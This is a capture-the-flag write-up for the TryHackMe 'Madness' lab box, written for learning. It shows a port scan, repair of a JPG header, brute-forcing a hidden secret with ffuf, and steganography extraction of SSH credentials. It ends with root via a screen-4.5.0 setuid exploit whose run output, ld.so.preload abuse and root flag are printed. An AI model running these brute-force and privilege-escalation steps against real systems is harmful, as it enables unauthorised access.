Name: Madness

Platform: TryHackMe

OS: Linux Machine

Difficulty: Easy

Description:

Will you be consumed by Madness?

Skills learnt from this Writeup:

Port Scanning

Source Code Analysis

Steganography / File Forensics (Digital Forensics)

Advanced Fuzzing

Linux Fundermentals

Privilege Escalation

Reacon:

We begin with a basic port scan for open ports.


```
┌──(m15t㉿vbox)-[~/Madness]
└─$ nmap -sC -sV -Pn 10.10.121.119 -oN port-scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-11 15:22 CAT
Nmap scan report for 10.10.121.119
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ac:f9:85:10:52:65:6e:17:f5:1c:34:e7:d8:64:67:b1 (RSA)
|   256 dd:8e:5a:ec:b1:95:cd:dc:4d:01:b3:fe:5f:4e:12:c1 (ECDSA)
|_  256 e9:ed:e3:eb:58:77:3b:00:5e:3a:f5:24:d8:58:34:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.41 seconds
```

Let's view the webpage running on port 80 which is an Apache Landing page. So we go ahead and check the developer tools to see if there's other routes it may be connected to and also to see if there's headers that could lead to possible enumeration points but no luck. I then went and checked the source and found this section below which shows us that there's some kind of image on the sight which is not shown and also not supposed to be there.

```
    <div class="main_page">
      <div class="page_header floating_element">
        <img src="thm.jpg" class="floating_element"/>
<!—— They will never find me ——>
        <span class="floating_element">
          Apache2 Ubuntu Default Page
        </span>
      </div>
```

We download the image (using what ever method you feel like using. I used wget). We open the image and find that it is damaged or rather contains errors. We do some digital forensics and establish that the imaged header might be altered or something so we use the tool "hexedit"



We ask chatgpt to give us the correct default header for .jpg files


```
nginx                                                    Copy  Edit

FF D8 FF E0 00 10 4A 46 49 46 00 01
```

Do not copy and paste, type each value in the first line like shown below:

```
FF D8 FF E0  00 10 4A 46  49 46 00 01  01 00 00 01  00 01 00
0A 0C 0C 0B  0A 0B 0B 0D  0E 12 10 0D  0E 11 0E 0B  0B 10 16
14 0D 0B 0D  14 14 14 14  14 14 14 14  14 14 14 14  14 14 14
14 14 FF C0  00 11 08 01  90 01 90 03  01 11 00 02  11 01 03
0A 0B FF C4  00 B5 10 00  02 01 03 03  02 04 03 05  05 04 04
52 D1 F0 24  33 62 72 82  09 0A 16 17  18 19 1A 25  26 27 28
```

We open the thm.jpg file after repairing the header and we find a hidden directory on the front of the image. We navigate to that secret directory via browser.



We see it asks us to enter secret but we don't see an input box. We check the source code of this page again but we don't see how to enter the secret. We did find something interesting as seen below

```
 7   <div class="main">
 8 <h2>Welcome! I have been expecting you!</h2>
 9 <p>To obtain my identity you need to guess my secret! </p>
10 <!-- It's between 0-99 but I don't think anyone will look here-->
11
```

```
┌──(m15t㉿vbox)-[~/Madness]
└─$ curl -X POST http://10.10.121.119/th1s_1s_h1dd3n/?secret=0
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: 0</p>

<p>That is wrong! Get outta here!</p>

</div>
</body>
</html>
```

So we have to create a custom wordlist of numbers 0-99 and try to brute-force the correct secret. For this you can use Burp Suite Intruder but for this writeup I will showcase how to use ffuf to complete this task.

```
┌──(m15t㉿vbox)-[~/Madness]
└─$ ffuf -u "http://10.10.121.119/th1s_1s_h1dd3n/?secret=FUZZ" -w secrets.txt -X POST -mc all -fw 20 -fs 407,408

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.10.121.119/th1s_1s_h1dd3n/?secret=FUZZ
 :: Wordlist         : FUZZ: /home/m15t/Madness/secrets.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 407,408
 :: Filter           : Response words: 20
________________________________________________

73                      [Status: 200, Size: 445, Words: 53, Lines: 19, Duration: 234ms]
:: Progress: [100/100] :: Job [1/1] :: 20 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

We see that we got the correct value. Now we curl to see what the secret is. What could it be?

```
┌──(m15t㉿vbox)-[~/Madness]
└─$ curl -X POST http://10.10.121.119/th1s_1s_h1dd3n/?secret=73
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: 73</p>

<p>Urgh, you got it right! But I won't tell you who I am! y2RPJ4QaPF!B</p>

</div>
</body>
</html>
```

We got some type of password but what is it for? Definitely not SSH. At this point I did some deep thinking and remembered the thm.jpg file and decided to do more stenography and the hunch was correct.

```
┌──(m15t㉿vbox)-[~/Madness]
└─$ steghide --extract -sf thm.jpg
Enter passphrase:
wrote extracted data to "hidden.txt".

┌──(m15t㉿vbox)-[~/Madness]
└─$ ls
hidden.txt  pass  port-scan.txt  secrets.txt  thm.jpg

┌──(m15t㉿vbox)-[~/Madness]
└─$ cat hidden.txt
Fine you found the password!

Here's a username

wbxre

I didn't say I would make it easy for you!
```

We see some type of user name. One look at this username and I got an odd feeling. So I decided to try and decode it maybe it may be encoded etc. We established this username is indeed encoded in ROT13 and decoded it and boom we got the actual username

Input

```
wbxre
```

Output

```
joker
```

Now we got the SSH username but whats the password?

Brute-forcing is not an option. So from how we've gone back and forth with stenography I decided to go back to the Challenge page on Tryhackme, I noticed there's an image. For some reason the smile talked to me so I decided to download it to do some stenography because it seemed like the only sign or way forward cause we hit a dead end and hitting a dead end on an easy challenge is crazy work lol.

```
┌──(m15t㉿vbox)-[~/Madness]
└─$ stegseek 5iW7kC8.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "password.txt".
[i] Extracting to "5iW7kC8.jpg.out".

┌──(m15t㉿vbox)-[~/Madness]
└─$ ls
5iW7kC8.jpg  5iW7kC8.jpg.out  hidden.txt  pass  port-scan.txt  secrets.txt  thm.jpg

┌──(m15t㉿vbox)-[~/Madness]
└─$ cat 5iW7kC8.jpg.out
I didn't think you'd find me! Congratulations!

Here take my password

*axA&GF8dP
```


Now we got the SSH credentials. Lets proceed to login.

Privilege Escalation:

We login and we notice user Joker is not allowed to run sudo on the machine so we use find to see what we can exploit or rather use to escalate privileges.

```
joker@ubuntu:~$ find / -type f -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/bin/fusermount
/bin/su
/bin/ping6
/bin/screen-4.5.0
/bin/screen-4.5.0.old
/bin/mount
/bin/ping
/bin/umount
```

We find screen-4.5.0. We do some research on how we can use it to escalate privileges and we found something on exploit-DB



Now we need to put this script on the box and run it. It should be very direct and easy to use.

We create the script from exploit-DB and we make it executable and run it. As shown below it works and we get root easily.

```
joker@ubuntu:~$ nano root.sh
joker@ubuntu:~$ chmod +x root.sh
joker@ubuntu:~$ ./root.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
     chmod("/tmp/rootshell", 04755);
     ^
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
     setuid(0);
     ^
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
     setgid(0);
     ^
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
     seteuid(0);
     ^
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
     setegid(0);
     ^
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
     execvp("/bin/sh", NULL, NULL);
     ^
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
There are screens on:
        1810.bash       (Detached)
        1841.bash       (Detached)
2 Sockets in /tmp/screens/S-joker.
# whoami
root
# cat /root/root.txt
THM{5ecd98aa66a6abb670184d7547c8124a}
#
```

The script abuses the fact that screen is a setuid binary (runs as root) and allows an attacker to overwrite /etc/ld.so.preload, a file that tells the dynamic linker to load arbitrary shared libraries into every program run on the system.

By carefully crafting a malicious shared object (libhax.so) that changes the permissions of a custom shell binary (rootshell) to root-owned and SUID, the attacker gets a persistent root shell.